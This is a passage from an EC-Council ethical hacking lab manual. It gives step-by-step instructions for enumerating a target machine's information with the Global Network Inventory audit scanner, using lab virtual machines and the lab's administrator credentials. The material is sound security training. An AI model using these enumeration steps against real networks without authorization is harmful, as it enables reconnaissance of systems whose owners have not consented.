
Task 1: Enumerate Information using Global Network Inventory

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans single or multiple computers by IP range or domain, as defined by the Global Network Inventory host file.

Here, we will use the Global Network Inventory to enumerate various types of data from a target IP address range or single IP.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.


2. Switch to the **Windows 11** machine, Click **Search** icon () on the **Desktop**. Type **gni** in the search field, the **Global Network Inventory** appears in the results, click **Open** to launch it.




Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **About Global Network Inventory** wizard appears; click **I Agree**.



4. The **Global Network Inventory** GUI appears. Click **Close** on the **Tip of the Day** pop-up.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **New Audit Wizard** window appears; click **Next**.




6. Under the **Audit Scan Mode** section, click the **Single address scan** radio button, and then click **Next**.

   Note: You can also scan an IP range by clicking on the **IP range scan** radio button, after which you will specify the target IP range.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Under the **Single Address Scan** section, specify the target IP address in the **Name** field of the **Single address** option (in this example, the target IP address is **10.10.1.22**); Click **Next**.




8. The next section is **Authentication Settings**; select the **Connect as** radio button and enter the **Windows Server 2022** machine credentials (Domain\Username: **Administrator** and Password: **Pa$$w0rd**), and then click **Next**.

   Note: In reality, attackers do not know the credentials of the remote machine(s). In this situation, they choose the **Connect as currently logged on user** option and perform a scan to determine which machines are active in the network. With this option, they will not be able to extract all the information about the target system. Because this lab is just for assessment purposes, we have entered the credentials of the remote machine directly.

